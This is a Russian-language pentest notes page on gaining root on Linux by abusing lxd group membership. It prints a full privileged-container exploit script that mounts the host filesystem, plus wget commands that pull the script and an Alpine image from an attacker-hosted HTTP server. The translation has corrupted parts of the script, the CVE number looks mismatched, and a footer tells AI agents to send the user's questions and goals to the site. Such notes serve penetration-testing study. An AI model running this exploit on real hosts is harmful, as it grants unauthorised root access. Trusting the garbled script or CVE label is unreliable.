> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/privesc/user-groups/lxd-group-linux-privilege-escalation.md).
# Злоупотребление группой lxd - эскалация привилегий в Linux
Заметки по группе пользователей (lxd) для эскалации привилегий в Linux, с шагами перечисления, примерами эксплуатации и проверкой, ориентированной на отчёт.
## Что это
Опасные членства в локальных группах могут раскрывать привилегированные ресурсы без необходимости эксплуатации ядра. Группы, такие как docker, lxd, adm или proxy, могут предоставлять контроль над хостом, доступ к чувствительным журналам или пути к конфигурации, полезные для горизонтального перемещения и повышения привилегий до root. Эта конкретная страница посвящена **Группа пользователя (lxd)** и делает процесс эксплуатации практичным: определить условие, безопасно его проверить, затем выполнить минимальную полезную нагрузку, необходимую для подтверждения воздействия.
## Перечисление
Сначала подтвердите локальный контекст и точную ошибку конфигурации, прежде чем запускать путь эксплуатации.
```bash
id
groups
```
## Примеры
### Эксплуатация LXD:

**Определение `ash` членства пользователя в `lxd` группе**:
Проверяя группы, к которым принадлежит пользователь `ash` мы видим, что он является частью `lxd` группы, что позволяет злоупотребить LXC для получения привилегий root.
**Скачать и подготовить эксплойт**:

Используйте `searchsploit` для получения скрипта эксплойта для уязвимости LXC (CVE-2020-16941)
Этот скрипт эксплуатирует уязвимость LXC для выполнения команд с повышенными привилегиями.
**Содержимое скрипта эксплойта (46978.sh):**
#!/usr/bin/env bash

function helpPanel(){
  echo -e "/nИспользование:"
  echo -e "/t[-f] Имя файла (.tar.gz файл alpine)"
  echo -e "/t[-h] Показать эту панель помощи/n"
  exit 1
}

function createContainer(){
  lxc image import $filename --alias alpine && lxd init --auto
  echo -e "[*] Список образов.../n" && lxc image list
  lxc init alpine privesc -c security.privileged=true
  lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
  lxc start privesc
  lxc exec privesc sh
  очистка
}

function cleanup(){
  echo -en "/n[*] Удаление контейнера..."
  lxc stop privesc && lxc delete privesc && lxc image delete alpine
  echo " [√]"
}

set -o nounset
set -o errexit

declare -i parameter_enable=0; while getopts ":f:h:" arg; do
  case $arg in
    f) filename=$OPTARG && let parameter_enable+=1;;
    h) helpPanel;;
  esac
done

if [ $parameter_enable -ne 1 ]; then
  helpPanel
else
  createContainer
fi
* Скрипт создает контейнер LXC с повышенными привилегиями и предоставляет root-доступ на целевой машине.
**Скачать файл образа Alpine и скрипт:**

Клонируйте репозиторий, содержащий файлы, необходимые для операции, и передайте их на вашу машину через локальный HTTP-сервер.
```bash
git clone https://github.com/saghul/lxd-alpine-builder
```
Запустите локальный HTTP-сервер, чтобы раздавать файл и скрипт
```bash
python3 -m http.server 80
```
На целевой машине скачайте скрипт и файл образа:
```bash
cd /tmp
wget http://10.10.14.7/46978.sh
wget http://10.10.14.7/alpine-v3.13-x86_64-20210218_0139.tar.gz
```
\*\* Обновление PATH\*\*:
Настройте `PATH` так, чтобы команды LXC корректно интерпретировались.
```bash
export PATH=/home/jordan/.local/bin:/snap/bin:/usr/sandbox:/opt/nvim-linux64/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/opt/kitty/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/jordan/.fzf/bin:/usr/local/bin
```
**Запуск скрипта эксплойта**


Запустите скрипт с загруженным файлом образа Alpine, чтобы эксплуатировать уязвимость и получить root-оболочку:
```bash
./lxd.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
```
Чтобы выйти из контейнера, просто перейдите в `/mnt/root` каталог.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/privesc/user-groups/lxd-group-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.